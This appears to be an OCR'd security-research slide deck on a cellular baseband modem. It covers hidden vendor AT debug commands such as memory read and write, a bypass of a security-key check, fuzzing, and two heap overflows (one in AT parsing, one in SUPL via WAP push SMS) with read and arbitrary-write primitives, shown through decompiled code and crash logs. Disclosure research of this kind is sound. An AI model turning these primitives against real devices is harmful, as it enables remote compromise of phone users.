
```
at_functions_start AT_CMD_Descriptor <aCmer, aMobileTerminat, 1, 1, sub_62C3B4D0+1, \
                                      ; DATA XREF: sub_62EB2438+3C↑o
                                      ; ROM:off_62EB24A4↑o
                                     sub_62C3B470+1, AT_CMER_testCMD+1, 0, 0, 0> ; "+CMER" ...
                   AT_CMD_Descriptor <aCgsms, aSmsSelectServi, 1, 1, sub_62CA354C+1, \ ; "+CGSMS" ...
                                     at_cgsms_read_cmd+1, sub_62CA35D4+1, 0, 0, 0>
                   AT_CMD_Descriptor <aCmgd_1, aSmsDeleteSmsAt, 1, 1, sub_62CA379C+1, 0, \ ; "+CMGD" ...
                                     sub_62CA3864+1, 0, 0, 0>
                   AT_CMD_Descriptor <aCmgf, aSmsMessageForm, 1, 1, sub_62CA38C8+1, \ ; "+CMGF" ...
                                     sub_62CA3894+1, sub_62CA391C+1, 0, 0, 0>
                   AT_CMD_Descriptor <aCmgl_5, aSmsListMessage, 1, 0, sub_62CA3B50+1, 0, \ ; "+CMGL" ...
                                     sub_62CA3B38+1, 0, 0, 0>
                   AT_CMD_Descriptor <aCmgr_4, aSmsReadMessage, 1, 1, sub_62CA3BCC+1, 0, \ ; "+CMGR" ...
                                     sub_62BD8AA2+1, 0, 0, 0>
                   AT_CMD_Descriptor <aCmgs, aSmsSendSmsMess, 1, 1, sub_62CA3BE8+1, 0, \ ; "+CMGS" ...
                                     sub_62BD8AA2+1, 0, 0, 0>
                   AT_CMD_Descriptor <aCmgw, aSmsWriteMessag, 1, 0, sub_62CA3D30+1, 0, \ ; "+CMGW" ...
                                     sub_62BD8AA2+1, 0, 0, 0>
                   AT_CMD_Descriptor <aCmms, aSmsMoreMessage, 1, 1, sub_62CA3EDC+1, \ ; "+CMMS" ...
                                     sub_62CA3EAC+1, sub_62CA3F60+1, 0, 0, 0>
                   AT_CMD_Descriptor <aCmss, aSmsSendMessage, 1, 1, sub_62CA3FB0+1, \ ; "+CMSS" ...
                                     sub_62CA3F9C+1, sub_62CA408C+1, 0, 0, 0>
                   AT_CMD_Descriptor <aCnma, aSmsNewMessageA, 1, 0, sub_62CA40A8+1, 0, \ ; "+CNMA" ...
                                     sub_62CA420C+1, 0, 0, 0>
```

AT Commands

```
AT+XLOG=0
AT+XLOG=0

+XGENDATA: "MOD_6260_V05.1417.00_R08.1_VCTCXO    XMM6260_V2_LARGEBLOCK_NAND_DATACARD_REV_2.10 2018-Aug-27 12:27:47

    PDB_NOT_AVAILABLE

"

+XLOG: Exception Number: 1

 Trap Class:      0xEEEE  (SW EXCEPTION)

Identification: 2120 (0x0848)

 Date: 2018:1:1

 Time: 0:4:47

 File: drv_2g_ps_drivers:rf_ctrl.c

 Line: 9348

 Logdata:

15 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0    ................

0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0    ................

0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0    ................

0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0    ................

0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0    ................

0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0    ................

0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0    ................

0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0    ................
```

Vendor-specific AT Commands

- Many vendor commands
- With description and descriptors again
- Some of them are for testing only




```
aUtabm          DCB "utabm",0           ; DATA XREF: setup_utabm_at_vendor_interface+8↑o
                                        ; ROM:off_62C8FE5C↑o
                DCB    0
                DCB    0
                DCB    0
                DCB    0
                DCB    0
                DCB    0
                DCD aUtaBmDebugInte     ; "UTA BM debug interface"
                DCD unk_62EFF8D0
                DCD off_62EFF770        ; "open_battery"
                DCD unk_600C39E4
                DCD sub_62C9100C+1
                DCD nullsub_342+1
a10001          DCB "1.00.01",0
                DCB    1
```

Vendor-specific AT Commands

- Many vendor commands
- With description and descriptors again
- And some of them are very nice

```
gticom       Common Test Control Interface v.0.0.2
xl1          XL1 trace interface v.1.00.00
ver          Ver test interface v.01.00.0
pmu          PMU API AT test interface v.00.00.0
pow          POW API AT test interface v.00.00.0
ts           time services test interface v.01.00.0
meas         meas debug interface v.1.00.00
utasensor    UTA SENSOR interface v.1.00.00
utabm        UTA BM debug interface v.1.00.01
init         Init test interface v.01.00.0
uicc         UICC GTI SUPPORT v.1.00.00
bmmon        BMMON interface v.1.00.00
cdd          CDD test interface v.2.00.00
utacdset     *DEPRECATED* please use at@cdd v.2.00.00
vsyscal      VSYS calibration interface v.1.00.00
ihwcal       IHW calibration interface v.1.00.00
tbatcal      TBAT calibration interface v.1.00.00
tpcbcal      TPCB calibration interface v.1.00.00


trfcal       TRF calibration interface v.1.00.00
tbbiccal     TBBIC calibration interface v.1.00.00
sec          SEC Security Interface v.0.00.01
usbmwtestfw USB Middleware - Test Framework v.0.00.03
```

Vendor-specific AT Commands

- Some of them work fine

```
at@sec:state_info()
b_sys_tkt_testif = 0x0000
b_sys_tkt_bootcore = 0x0000
b_sys_tkt_secmodule = 0x0000
b_imei_data = 0x0000
b_sim_tkt_no = 0x0000
b_sim_tkt_ns = 0x0000
b_sim_tkt_sp = 0x0000
b_sim_tkt_cp = 0x0000
b_sim_tkt_sm = 0x0000
b_simlock_data = 0x0000
b_mid_certificate = 0x0002
s_valid_system_ticket = 0x0001
s_virgin_mode = 0x0001
result_cause = 0
```

Vendor-specific AT Commands

- Some of them work fine
- ...but some don't ☹

```
At@sec:hw_details()
result_cause = 11
```

Vendor-specific AT Commands

- Some of them work fine
- ...but some don't ☹
- We need the SEC key for them to work... or not? ☺

```
if ( v16[0] && a3 )
{
  if ( func_ata_switch_process(func_ata_hw_details, a1, v16, a3) )
    goto LABEL_5;
  v7 = func_ata_approve_access(1u);
  if ( !v7 )
  {
    v14 = v9;
    v7 = sub_62CFD090(v8, v9);
    if ( !v7 )
    {
      v13 = &v10;
      v7 = sub_62C2210C() != 0;
      if ( !v7 )
      {
        v16[0] = sub_62CF8368(v16[0], "hwid_bb", unk_61A33D74, (int)v8, 16u);
        v16[0] = sub_62CF8368(v16[0], "hwid_fc", unk_61A33D74, (int)v14, 16u);
        v16[0] = sub_62CF8368(v16[0], "hash_gpuk", unk_61A33D74, (int)v13, 20u);
        v16[0] = sub_62CF8368(v16[0], "hash_mpuk", unk_61A33D74, (int)v11, 20u);
        v16[0] = sub_62CF8368(v16[0], "hash_spuk", unk_61A33D74, (int)v12, 20u);
      }
    }
  }
  v16[0] = logging_to_user_console(v16[0], "result_cause = %hu", v7);
  goto LABEL_4;
}
```

Vendor-specific AT Commands

- More AT functions

```
DCD aReadMsErrorLog     ; "read_ms_error_log"
DCD off_62F889C8
DCD aSetRfAdjustMod_0   ; "set_rf_adjust_mode"
DCD off_62F889D8
DCD aGetRfAdjustMod_0   ; "get_rf_adjust_mode"
DCD off_62F889E8
DCD aPsvon              ; "psvon"
DCD off_62F889F8
DCD aPsvoff             ; "psvoff"
DCD off_62F88A08
DCD a2MemRd             ; "@2:mem_rd"
DCD off_62F88A78
DCD a2MemRdb            ; "@2:mem_rdb"
DCD off_62F88A88
DCD a2MemWr             ; "@2:mem_wr"
DCD off_62F88A98
DCD a2MemWrb            ; "@2:mem_wrb"
DCD off_62F88AA8
DCD aSetAthashMode      ; "set_athash_mode"
DCD off_62F88A28
DCD aSwReset            ; "sw_reset"
DCD off_62F88A38
DCD aSetStartupMode_0   ; "set_startup_mode"
DCD off_62F88A48
```

Vendor-specific AT Commands

- More AT functions
- In release FW!

```
v5 = a2;
if ( !*(_WORD *)(a3 + 4) )
  goto LABEL_4;
v7 = *(unsigned __int8 **)a3;
v8 = 0;
v11 = *(unsigned __int16 *)(a3 + 4);
while ( v8 < v11 )
{
  if ( !v5 )
    goto LABEL_29;
  if ( !(v8 << 28) && v5 > a2 )
  {
    sub_62D2B264(a1, a2, v5 - a2);
    v5 = a2;
  }
  if ( !(v8 << 30) )
    v5 = logging_to_user_console(v5, "\r\n%08lx: ", v7);
  v5 = logging_to_user_console(v5, "%08lx ", *(_DWORD *)v7);
  ++v8;
  v7 += 4;
}
```


Vendor-specific AT Commands

But there are other checks

```
v6 = *(unsigned __int8 *)(*((_DWORD *)&unk_602DF320 + 4 * current_tag_number_matched_from_input_low) + 0x2C);
if ( (v6 > 4 || ((unsigned __int16)word_62F88024[v6] & off_600D0AD0) == 0) && (*(_WORD *)v61 & 0x40) == 0 )
  return 0;
```

Fuzzing Setup

- Got data about all AT commands from FW dump
- Crafted a fuzzing stand
- And waited...



AT command heap overflow


- Static buffer size
- User-controlled copy size
- Classic heap overflow

```
do
{
  v10 = (unsigned __int8)*user_input_buffer;
  if ( *(_BYTE *)(*v9 + v10) == ' ' )
  {
    v11 = v3;
    ++user_input_buffer;
    v3 = (char)(v3 + 1);
    *(_BYTE *)(v23 + v11) = v10;
  }
  else
  {
    if ( v10 != '-' )
    {
      ATCmdParams_destroy(v22);
      free_0(v23);
      return 23;
    }
    ++user_input_buffer;
    *(_BYTE *)(v23 + v3) = '-';
    v3 = (char)(v3 + 1);
    if ( *(_BYTE *)(*v9 + (unsigned __int8)*user_input_buffer) != ' ' )
    {
      ATCmdParams_destroy(v22);
      free_0(v23);
      return 9;
    }
  }
}
while ( *user_input_buffer != ',' && *user_input_buffer );
*(_BYTE *)(v23 + v3) = 0;
v13 = &v25[2 * v8];
*(_QWORD *)v13 = ((__int64 (__fastcall *)(int))str2int)(v23);
```

SUPL
Heap Overflow

SUPL Heap Overflow: overview

Field	Reference	Size	Type	Value
WSP PDU Header				
TID		1	Octet	—
PDU Type		1	Octet	0x06
Push Header Length		1	Octet	(varies)
content type		(depends on *Value* chosen)	Octet	(varies)
Push Header				
x-wap-application-id		1	Octet	0xAF
x-application-Id-field		(depends on *Value* chosen)	Octet	(varies)
Push Content				
SUPL INIT Message		N	Octet	—



SUPL Heap Overflow: overview

SUPL Heap Overflow: overview


SUPL Heap Overflow: overview

- Two different vars for one purpose
- No checks about coherence
- Classic heap overflow... again

```
        goto LABEL_44;
      }
      j_mem_fill_zero(v29, v43 + 1);
      j_memcopy((_BYTE *)Wap_Buffer_base, ULPSizeFromPacket, wapTpduLen);
      v30 = wapTpduLen;
    }
```

SUPL Heap Overflow: overview

- Corrupt next chunk header
- Every single time
- Why?! OS and heap manager is so nice



SUPL Heap Overflow: read primitive

- R0 = *(Address from SMS)
- Read R0 via AT+XLOG=0

```
Date: 2018:1:1
Time: 1:42:24
Register:
r0:  0xDDDDDDDD  r1:  0x00000132  r2:  0x60616CC0
r3:  0x00000000  r4:  0x605C4BD8  r5:  0x00000008
r6:  0x60616CC0  r7:  0x00000000  r8:  0xFFFF229C
r9:  0xFFFFEEEE  r10:  0x605C4CD8  r11:  0xFFFF2C48
r12:  0x60616CC0  r13:  0xFFFF3B20  r14:  0x98F184AD
r15:  0x62BCB220
SPSR: 0x200000D3  DFAR:  0xDDDDDDE1  DFSR: 0x00000005

OK
```


Read Primitive

150 Mb/s

1,5 Mb/s

0,88 b/s

Read Primitive



```
Date: 2018:1:1

 Time: 1:20:0

 Register:

r0:  0xAAAAAAAA  r1:  0x00000136  r2:  0x60616CC0

r3:  0x00000000  r4:  0x605C4BD8  r5:  0x00000008
```

SUPL Heap Overflow: write primitive


- Heap structure is too primitive
- One pool, many threads
- free() can be exploited to perform an arbitrary write

```
if ( BASE_PTR[9] == v9 )
{
  v21 = *(_DWORD *)(v9 + 0x74);
  if ( v21 == v9 )
  {
    v22 = 0;
    BASE_PTR[9] = 0;
  }
  else
  {
    BASE_PTR[9] = v21;
    *(_DWORD *)(*(_DWORD *)(v9 + 0x74) + 0x78) = *(_DWORD *)(v9 + 0x78);
    *(_DWORD *)(*(_DWORD *)(v9 + 0x78) + 0x74) = *(_DWORD *)(v9 + 0x74);
    v22 = BASE_PTR[10] - 1;
  }
  BASE_PTR[10] = v22;
  *(_DWORD *)(v9 + 0x6C) = 0;
  ++dword_FFFF2C60;
    set_CPSR(CPSR);
  **(_DWORD **)(v9 + 0x80) = v20;
  *(_DWORD *)(v9 + 0x88) = 0;
  resume_suspend_thread((_DWORD *)v9);
  CPSR = __get_CPSR();
  __disable_irq();
}
else
{
  *(v20 - 1) = 0xFFFFEEEE;
  BASE_PTR[2] += *(v20 - 2) - (_DWORD)(v20 - 2);
  if ( BASE_PTR[5] > (unsigned int)(v20 - 2) )
    BASE_PTR[5] = v20 - 2;
}
```

